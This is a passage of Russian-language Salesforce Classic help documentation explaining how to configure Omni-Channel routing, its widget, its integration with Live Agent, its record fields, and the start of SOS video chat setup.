4. Выберите нужные статусы присутствия.  
Агенты, назначенные данному профилю, могут выполнять вход в мультиканал посредством любого доступного им статуса присутствия.
5. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»


Для изменения профилей:

- «Управление профилями и наборами полномочий»

## Добавление виджета «Мультиканал» на консоль Salesforce

После полной настройки мультиканала для организации рекомендуем добавить виджет «Мультиканал» на консоль Salesforce для предоставления агентам возможности получения работы.

Виджет «Мультиканал» отображается в нижнем правом углу консоли Salesforce. Данный виджет позволяет агентам изменять статус присутствия и определять очередность входящих рабочих назначений.

 **Прим.:** Если ваша организация использует Live Agent для управления чатами, вы можете использовать виджет Live Agent или виджет мультиканала для управления чатами, но не оба виджета. Дополнительные сведения об управлении Live Agent см. в разделе «[Включение мультиканала в текущей реализации Live Agent](#)».

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Щелкните ссылку «**Правка**» напротив нужного приложения консоли Salesforce.
3. Добавьте элемент «Мультиканал» в список выбранных элементов в разделе «Выбрать компоненты консоли».
4. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»

### Определение доступных сведений о рабочих элементах в виджете «Мультиканал» посредством компактных макетов

Задумывались о настройке сведений, отображаемых агентам при получении нового рабочего элемента в виджете «Мультиканал»? Теперь это возможно! Просто настройте основной компактный макет для объекта данного рабочего элемента.

## Определение доступных сведений о рабочих элементах в виджете «Мультиканал» посредством компактных макетов

Задумывались о настройке сведений, отображаемых агентам при получении нового рабочего элемента в виджете «Мультиканал»? Теперь это возможно! Просто настройте основной компактный макет для объекта данного рабочего элемента.

Как правило, запросы на новые рабочие элементы уже отображают некоторые поля по умолчанию. Например, запрос на управление обращением, полученный агентом, по умолчанию содержит поля приоритета, статуса и номера обращения. Компактный макет объекта определяет все доступные поля в виджете мультиканала. При необходимости пользователям может быть доступна дополнительная информация (например, имя ответственного за обращение или тема обращения). Просто измените основной компактный макет, добавив в него поля, которые должны отображаться в виджете.



**Совет:** Ввиду компактности виджета «Мультиканал», количество отображаемых полей сильно ограничено. Несмотря на техническую возможность добавления 10 полей в компактный макет, виджет мультиканала будет отображать только 4 поля. Рекомендуем выбрать не более 4 наиболее важных полей и добавить их в компактный макет.

1. Определите объект, компактный макет которого должен редактироваться.
2. В настройках управления объекта, рабочий элемент которого нужно изменить, выберите пункты **«Компактные макеты»** и **«Создать»**.  
Например, чтобы изменить компактный макет для обращений, перейдите в параметры управления объектами для обращений, выберите **«Компактные макеты»** и **«Создать»**.
3. Настройте параметры компактного макета, включая нужные поля. Выбранные поля отображаются в виджете мультиканала при получении запроса агентом.
4. Нажмите кнопку **«Сохранить»**.
5. Замените основной компактный макет новым макетом, нажав кнопки **«Назначение компактного макета»** > **«Редактировать назначение»**.
6. Выберите новый компактный макет из раскрывающегося списка **«Основной компактный макет»**.
7. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»

## Тестирование внедрения мультиканала

После включения и настройки мультиканала рекомендуем протестировать внедрение для проверки правильности его работы.

Чтобы протестировать внедрение, маршрутизируйте рабочий элемент самому себе посредством консоли Salesforce.

**1.** Выполните вход на консоль Salesforce.

Убедитесь, что выполняете вход от имени пользователя, которому доступно использование мультиканала. В целях тестирования функции убедитесь, что являетесь единственным агентом, выполнившим вход в мультиканал.

**2.** Выберите статус, позволяющий получать входящие рабочие элементы, в виджете «Мультиканал».

**3.** Выберите запись, соответствующую каналам текущего статуса присутствия, на консоли.

Например, при выполнении входа со статусом «Доступен для обращений» выберите список открытых обращений на консоли. Статус «Доступен для обращений» указывает на связь с каналом обслуживания для обращений. Таким образом, при наличии данного статуса пользователю не могут назначаться другие рабочие элементы (например, интересы).

**4.** Установите флажок напротив нужной записи.

**5.** Щелкните «**Изменить ответственного**».

Данное действие инициирует переадресацию на страницу изменения ответственного за обращение.

**6.** Выберите значение «*Очередь*» в списке «**Ответственный**».

**7.** Введите имя очереди, связанной с конфигурацией маршрутизации.

Готово! Уведомление о входящем запросе будет отображено виджетом «Мультиканал» через несколько секунд.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки мультиканала:

- «Настройка приложения»



## Включение мультиканала посредством текущего внедрения Live Agent

Вам нравится Live Agent и вы хотите добавить в него мультиканал? Ниже приведены соответствующие изменения для вас и вашей организации (но не для ваших агентов!).


Допустим, организация решает повысить уровень обслуживания клиентов посредством приложения Live Agent в сочетании с мультиканалом. Замечательно! После полной настройки вы заметите, что оба компонента прекрасно взаимодействуют друг с другом. В то же время перед управлением потоками чатов посредством Live Agent в мультиканале необходимо ознакомиться со следующей информацией.

Приложение Live Agent использует конфигурации Live Agent, которые определяют алгоритмы и параметры, доступные пользователям Live Agent. Аналогично, мультиканал использует конфигурации присутствия, которые определяют алгоритмы и параметры, доступные пользователям мультиканала. Приложение Live Agent можно интегрировать в мультиканал таким образом, чтобы чаты направлялись, как любые другие рабочие элементы. В таком случае ваши агенты смогут принимать или отклонять запросы на чат прямо в виджете мультиканала.

**Прим.:** При активации приложения Live Agent с мультиканалом пропускной способностью чата можно будет управлять посредством конфигурации присутствия наряду с другими рабочими элементами. Чаты, направленные через мультиканал, всегда занимают 1 единицу пропускной способности. Помните это при настройке пропускной способности агентов чата с помощью конфигурации присутствия.

При интеграции Live Agent с мультиканалом ваши пользователи Live Agent станут также пользователями мультиканала, в результате чего потребуются связать ваших агентов с конфигурацией Live Agent и конфигурацией присутствия. При включении мультиканала посредством текущего внедрения Live Agent система Salesforce автоматически выполняет наиболее сложные действия. Система Salesforce создает соответствующую конфигурацию присутствия для каждой конфигурации Live Agent, доступной в организации. При наличии нескольких конфигураций Live Agent система Salesforce создает отдельную конфигурацию присутствия для каждой конфигурации Live Agent.

Например, приложение Live Agent уже включено организацией, содержащей 20 агентов, обрабатывающих чаты. Данные агенты назначены конфигурации Live Agent.



При включении мультиканала система Salesforce автоматически создает новую конфигурацию присутствия, соответствующую конфигурации Live Agent. Затем система Salesforce автоматически назначает новую конфигурацию присутствия всем 20 агентам чата. Данный алгоритм позволяет исключить вероятность нарушения бизнес-процессов

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

агентов при включении мультиканала путем предоставления возможности принятия чатов посредством виджета «Мультиканал» прямо на консоли.



## Справочные материалы

### Как работает маршрутизация мультиканала?

Не знаете как использовать модели данных? Хотите получить полное представление о процессе маршрутизации мультиканалом рабочих элементов агентам? Тогда просмотрите данный раздел. Мультиканал позволяет своевременно доставлять рабочие элементы соответствующим агентам, предоставляя сотрудникам службы поддержки возможность эффективного решения проблем клиентов. Но, как работает маршрутизация изнутри? Рассмотрим данный вопрос подробнее.

Мультиканал маршрутизирует работу посредством двух отдельных процессов.

- Во-первых, мультиканал маршрутизирует агенту новый рабочий элемент, назначенный очереди мультиканала. Мультиканал маршрутизирует рабочие элементы по приоритету очереди, которой они назначаются, поэтому сначала агентам доставляются наиболее важные рабочие элементы. Затем маршрутизация элементов выполняется по времени их нахождения в очереди. Сначала агентам доставляются наиболее давние рабочие элементы. (Более подробное описание данного процесса см. ниже.)
- Во-вторых, мультиканал выполняет поиск рабочего элемента, который может быть маршрутизирован агенту при изменении условий его доступности (например, при сбросе статуса «Отошел» или завершении другого рабочего элемента).

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Мультиканал доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Маршрутизация новых рабочих элементов

Созданный рабочий элемент назначается очереди. При связывании данной очереди с конфигурацией маршрутизации данный элемент добавляется в список элементов, ожидающих маршрутизации агентам.

Затем мультиканал определяет доступных агентов, а также текущий объем работы каждого агента. Данная информация поступает из API-объекта UserServicePresence, отслеживающего текущую нагрузку агента для рабочих элементов.

## Маршрутизация отложенных рабочих элементов

При добавлении нового рабочего элемента в список отложенных элементов мультиканал определяет возможность его немедленной маршрутизации агенту.

Сначала мы определяем наличие активных агентов со статусом присутствия, связанным с нужным каналом обслуживания. Допустим, организация получает новое обращение, которое назначается очереди мультиканала. Мультиканал определяет наличие канала обслуживания для обращений. Затем мы проверяем активных агентов на наличие статуса, позволяющего им получать новые обращения.

| Сценарий  | Результат   |
|---|---|
| Агенты недоступны.  | При отсутствии активного агента с нужным статусом мы сохраняем рабочий элемент в списке элементов, которые должны быть назначены агенту.  |
| Агенты доступны, но их нагрузка исключает получение новой работы. | При наличии как минимум одного доступного агента мы проверяем нагрузку каждого агента на предмет получения нового рабочего элемента. При отсутствии агентов с нужной нагрузкой мы сохраняем рабочий элемент в списке.   |
| Агенты доступны, а их нагрузка позволяет получение новой работы.  | <p>При наличии агентов, которые, во-первых, являются доступными, а во-вторых, имеют неполную нагрузку, мы проверяем агентов на предмет их соответствия рабочему элементу на основе параметров маршрутизации организации.</p> <p><b>Если конфигурация маршрутизации использует модель маршрутизации «Наименее активные»</b>, то мы ищем агента, имеющего наименьший объем работы по сравнению с другими доступными агентами. Затем мы маршрутизируем рабочий элемент данному агенту.</p> <p><b>Если конфигурация маршрутизации использует модель маршрутизации «Самые доступные»</b>, то мы ищем агента, имеющего наибольшее различие между максимальным объемом работы, который может им выполняться, и объемом работы, выполняемым в настоящее время. Затем мы маршрутизируем рабочий элемент данному агенту.</p> <p><b>Что происходит при наличии связи между двумя и более агентами?</b> В данном случае рабочий элемент передается агенту, ожидающему нового рабочего элемента дольше других. Таким образом, данный принцип работы обеспечивает равномерное распределение нагрузки между всеми сотрудниками службы поддержки.</p> |

## Изменение условий доступности агента

При выполнении входа в мультиканал, завершении рабочего элемента или изменении статуса агента мультиканал проверяет наличие рабочих элементов, которые могут быть приняты данными агентами.

| Сценарий  | Результат   |
|---|---|
| Агент отошел.   | Мы двигаемся дальше без выполнения дополнительных проверок.   |
| Агент доступен, но его нагрузка исключает получение новой работы. | Мы останавливаемся, но имеем преимущество.  |
| Агент доступен, а его нагрузка позволяет получение новой работы.  | <p>Мы обращаемся к списку рабочих элементов, ожидающих маршрутизации агенту. Мы проверяем агента на соответствие текущим требованиям — исходя из нагрузки агента, необходимой для обработки объектов, и канала обслуживания, связанного со статусом агента. Например, при назначении активному агенту статуса, позволяющего обрабатывать обращения, мы проверяем список на наличие обращений.</p> <p>Если список содержит рабочие элементы, соответствующие квалификации агента, то маршрутизации подлежит элемент с самым высоким приоритетом. При наличии двух и более элементов с одинаковым приоритетом маршрутизации подлежит наиболее давний элемент.</p> |

### Перемаршрутизация рабочего элемента

Иногда агент отклоняет рабочий элемент или становится недоступным до начала его обработки. В данном случае рабочий элемент подлежит перемаршрутизации другому соответствующему агенту.

Сначала Salesforce автоматически меняет владельца рабочего элемента на очередь, из которой первоначально был направлен объект. Затем мы попытаемся направить рабочий элемент другому агенту (агенту В), отличному от агента, который отклонил его (агент А). Тем не менее, рабочий элемент может быть повторно маршрутизирован отклонившему его агенту (агент А) при изменении статуса агента А или выполнении как минимум одной попытки маршрутизации рабочего элемента агенту В. Данные действия будут выполняться до тех пор, пока рабочий элемент не будет передан другому соответствующему агенту.

Таким образом, мультиканал позволяет правильно организовать работу агентов, обслуживание клиентов и обработку рабочих элементов.

### Поддерживаемые объекты для мультиканала

Мультиканал позволяет повысить производительность агентов путем назначения записей в режиме реального времени. Какие объекты и записи поддерживаются мультиканалом?

В настоящее время мультиканал поддерживает маршрутизацию для указанных ниже объектов и записей.

- Обращения
- Чаты
- Видеовызовы SOS
- Сообщения социальной сети
- Заказы

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Мультиканал доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

- Интересы
- Настраиваемые объекты

## Поля для записей работы агента

При каждой маршрутизации объекта агенту посредством мультиканала система Salesforce создает запись работы агента для регистрации сведений о рабочем назначении и способе его маршрутизации. Записи работы агента содержат поля, позволяющие отслеживать сведения о текущих назначениях агентов. Рабочий элемент, маршрутизируемый несколько раз, связывается с несколькими записями работы агента.

Ниже перечислены доступные поля. В зависимости от используемого макета страницы и параметров безопасности поля, некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                                     | Определение  |
|--|--|
| Дата принятия                            | Дата и время принятия агентом рабочего элемента.   |
| Производительность агента при отклонении | Значение производительности агента, доступное на момент отклонения рабочего элемента.  |
| Код работы агента                        | Код Salesforce для записи работы агента.   |
| Дата назначения                          | Дата и время назначения агенту рабочего элемента, а также его доставки в виджет «Мультиканал» агента.                                  |
| Дата закрытия                            | Дата и время закрытия агентом вкладки консоли, связанной с рабочим элементом, путем назначения статуса «Закрыто» записи работы агента. |
| Создано                                  | Имя агента, принявшего рабочий элемент.  |
| Дата создания                            | Дата создания рабочего элемента.   |
| Дата отклонения                          | Дата отклонения агентом рабочего элемента.   |
| Дата последнего изменения                | Дата последнего изменения рабочего элемента.   |
| Имя                                      | Уникальный создаваемый системой Salesforce номер для записи работы агента.   |
| Процент производительности               | Процент производительности, используемый рабочим элементом из общей возможной производительности агента.                               |
| Очередь                                  | Очередь Salesforce, используемая для маршрутизации рабочего элемента.  |
| Дата запроса                             | Дата и время назначения объекта Salesforce очереди путем создания связанного рабочего элемента.  |
| Канал обслуживания                       | Канал обслуживания, связанный с рабочим элементом.   |
| Скорость ответа                          | Время (в секундах), прошедшее после создания рабочего элемента («Дата запроса») до его принятия агентом («Дата принятия»).             |

| Поле                       | Определение   |
|----------------------------|---|
| Статус                     | Статус записи работы агента (включая «Назначено», «Открыто», «Закрыто» или «Отклонено»).                                  |
| Единицы производительности | Количество единиц производительности агента, используемое рабочим элементом из общей возможной производительности агента. |
| Пользователь               | Имя агента, выбранного для маршрутизации рабочего элемента.   |
| Рабочий элемент            | Имя рабочего элемента, связанного с записью работы агента (например, «Обращение 123456»).                                 |

## Поля для записей присутствия пользователя

При каждом изменении статусов присутствия агентов в мультиканале система Salesforce создает запись присутствия пользователя для регистрации всех действий агентов на протяжении времени их входа посредством данного статуса. Записи присутствия пользователя содержат поля, позволяющие отслеживать сведения о доступности агентов.

Ниже перечислены доступные поля. В зависимости от параметров безопасности поля, некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле                                    | Определение   |
|---|---|
| Продолжительность максимальной нагрузки | Время (в секундах), затраченное агентом на работу при максимальной нагрузке (в соответствии с конфигурацией присутствия агента).      |
| Настроенная производительность          | Общая производительность агента (в соответствии с конфигурацией присутствия агента).  |
| Создано                                 | Имя агента, определившего статус присутствия в мультиканале.  |
| Дата создания                           | Дата создания записи присутствия пользователя.  |
| Продолжительность простоя               | Время (в секундах), затраченное агентом при отсутствии назначенных рабочих элементов.   |
| Отошел                                  | Данное поле определяет, является ли статус агента статусом «Занят».   |
| Является текущим статусом               | Данное поле определяет, является ли статус присутствия агента в поле «Статус присутствия услуги» текущим статусом присутствия агента. |
| Дата последнего изменения               | Дата последнего изменения записи присутствия пользователя.  |
| Статус присутствия услуги               | API-имя статуса присутствия, используемое агентом для входа в мультиканал.  |

| Поле                         | Определение  |
|------------------------------|--|
| Продолжительность статуса    | Время (в секундах), затраченное статусом агента на использование статуса присутствия, указанного в поле «Имя статуса». |
| Дата окончания статуса       | Дата и время выхода агента из мультиканала или изменения на другой статус присутствия.                                 |
| Дата начала статуса          | Дата и время определения статуса присутствия агентом.  |
| Пользователь                 | Имя агента, выполнившего вход в мультиканал.   |
| Код присутствия пользователя | Автоматически создаваемый код Salesforce для записи присутствия пользователя.  |
| Псевдоним                    | Настраиваемое имя агента.  |
| Имя пользователя             | Имя пользователя Salesforce агента.  |
| Имя статуса                  | Имя статуса присутствия, используемое агентами для входа в мультиканал.  |

## Настройка видеочата SOS и функции общего доступа к экрану


Задумываетесь об абсолютно новом способе общения с клиентами? SOS — это решение по мобильной поддержке Service Cloud. SOS позволяет добавлять кнопку справки в собственное мобильное приложение iOS или Android для предоставления клиентам возможности общения с агентами посредством одностороннего видеочата или двухстороннего аудиочата.

Время общения клиентов с безымянными и безликими агентами по телефону давно прошло. Теперь клиенты могут взаимодействовать с агентами посредством видеочата, поддерживающего функцию общего доступа к экрану и аннотации для получения индивидуальных консультаций.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



SOS интегрируется на консоль Salesforce для Service Cloud. Агенты могут быстро просматривать обращения, записи организаций и сведения о клиентах прямо во время видеовызовов. Кроме того, возможность рисования на экранах клиентов во время сеанса SOS позволяет агентам более наглядно решать проблемы клиентов. Таким образом, клиенты получают индивидуальную комплексную поддержку, а агентам отображается информация, необходимая для решения проблем клиентов прямо на консоли.

Кроме того, SOS полностью интегрируется в мультиканал (механизм маршрутизации Service Cloud). Рекомендуем использовать мультиканал для настройки способа маршрутизации рабочих элементов (включая видеовызовы SOS) агентам. Маршрутизация вызовов SOS свободным агентам организации выполняется в режиме реального времени — без стороннего механизма маршрутизации!

Дополнительную информацию об интеграции SOS в мобильные приложения см. в пакете *SOS iOS SDK*.

Прежде чем настроить SOS, [включите мультиканал в организации](#).

### 1. Создание статуса присутствия SOS

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Рекомендуем создать статус присутствия, позволяющий агентам определять свою доступность для получения вызовов SOS.



## 2. Предоставление пользователям доступа к статусам присутствия SOS посредством наборов полномочий

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Предоставьте агентам SOS доступ к статусу присутствия SOS, позволяющему получать вызовы SOS.

## 3. Предоставление пользователям доступа к статусам присутствия SOS посредством профилей

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Предоставьте агентам SOS доступ к статусу присутствия SOS, позволяющему получать вызовы SOS.

## 4. Создание конфигураций маршрутизации SOS

Конфигурации маршрутизации определяют способ маршрутизации рабочих элементов агентам. Они позволяют определять приоритеты для относительной важности и размера рабочих элементов в очередях. Данный алгоритм позволяет соответствующим образом обрабатывать самые важные рабочие элементы и равномерно распределять работу между агентами. Рекомендуем создать конфигурацию маршрутизации SOS для определения способа распределения вызовов SOS между агентами.

## 5. Создание очереди SOS

Очереди — это классический элемент системы Salesforce, позволяющий рабочим группам управлять интересами, обращениями, сервисными контрактами и настраиваемыми объектами. Мультиканал значительно повышает производительность очередей, позволяя маршрутизировать рабочие элементы агентам в режиме реального времени. Рекомендуем создать очередь SOS для перенаправления вызовов SOS агентам SOS. Затем очередь SOS будет связана с созданной ранее конфигурацией маршрутизации SOS.

## 6. Обновление параметров консоли Salesforce

После полной настройки SOS для организации рекомендуем обновить некоторые параметры на консоли Salesforce для предоставления агентам возможности получения работы.

## 7. Создание развертывания SOS

Рекомендуем создать развертывание SOS для интеграции параметров SOS из системы Salesforce в мобильное приложение.

## Создание статуса присутствия SOS

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Рекомендуем создать статус присутствия, позволяющий агентам определять свою доступность для получения вызовов SOS.

Статус присутствия может быть связан как минимум с одним каналом рабочих элементов. Свяжите статус присутствия SOS с каналом обслуживания SOS. Данный алгоритм позволяет агентам получать вызовы SOS при выполнении входа посредством статуса присутствия SOS.

1. Введите строку *«Присутствие»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Статусы присутствия»** и щелкните **«Создать»**.
2. Введите имя статуса.  
Например, «Доступен для SOS». Версия данного имени автоматически добавляется в поле «Имя разработчика».
3. Установите переключатель **«В сети»** в разделе «Параметры статуса».
4. Добавьте канал «SOS» в список «Выбранные каналы» раздела «Каналы обслуживания».
5. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:

- «Настройка приложения»

## Предоставление пользователям доступа к статусам присутствия SOS посредством наборов полномочий

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Предоставьте агентам SOS доступ к статусу присутствия SOS, позволяющему получать вызовы SOS.

При необходимости предоставьте пользователям доступ к статусам присутствия посредством профилей.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
2. Щелкните имя набора полномочий, содержащего агентов SOS.
3. Щелкните ссылку «**Доступ к статусам присутствия услуги**».
4. Нажмите кнопку «**Правка**».
5. Выберите созданный ранее статус присутствия SOS («Доступен для SOS»).
6. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки SOS:

- «Настройка приложения»

Для изменения наборов полномочий:

- «Управление профилями и наборами полномочий»

## Предоставление пользователям доступа к статусам присутствия SOS посредством профилей

Статусы присутствия определяют доступность агента (в сети, отошел, не в сети) для получения входящих рабочих элементов. Предоставьте агентам SOS доступ к статусу присутствия SOS, позволяющему получать вызовы SOS.

При необходимости предоставьте пользователям доступ к статусам присутствия посредством наборов полномочий.

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
2. Щелкните имя профиля, содержащего агентов SOS.  
Не рекомендуем щелкать ссылку «**Правка**» напротив имени профиля. В противном случае, раздел страницы, позволяющий включить статусы, будет недоступен.
3. Нажмите кнопку «**Правка**» в разделе «Доступ к статусу присутствия услуги включен».
4. Выберите нужный статус присутствия SOS («Доступен для SOS»).
5. Нажмите кнопку «**Сохранить**».

## Создание конфигураций маршрутизации SOS

Конфигурации маршрутизации определяют способ маршрутизации рабочих элементов агентам. Они позволяют определять приоритеты для относительной важности и размера рабочих элементов в очередях. Данный алгоритм позволяет соответствующим образом обрабатывать самые важные рабочие элементы и равномерно распределять работу между агентами. Рекомендуем создать конфигурацию маршрутизации SOS для определения способа распределения вызовов SOS между агентами.

Создание данной конфигурации инициирует автоматическое создание очереди SOS для вызовов SOS. Затем конфигурация маршрутизации связывается с очередью SOS, предоставляя агентам возможность получения вызовов после настройки SOS.

1. Введите строку «*Маршрутизация*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Конфигурации маршрутизации**» и щелкните «**Создать**».
2. Введите имя конфигурации маршрутизации.  
Например, «Конфигурация маршрутизации SOS». Версия данного имени автоматически добавляется в поле «Имя разработчика».
3. Определите приоритет маршрутизации.  
Если вызовы SOS являются наиболее важными или единственными рабочими элементами, которые могут обрабатываться агентами, задайте приоритету

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

SOS доступен за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

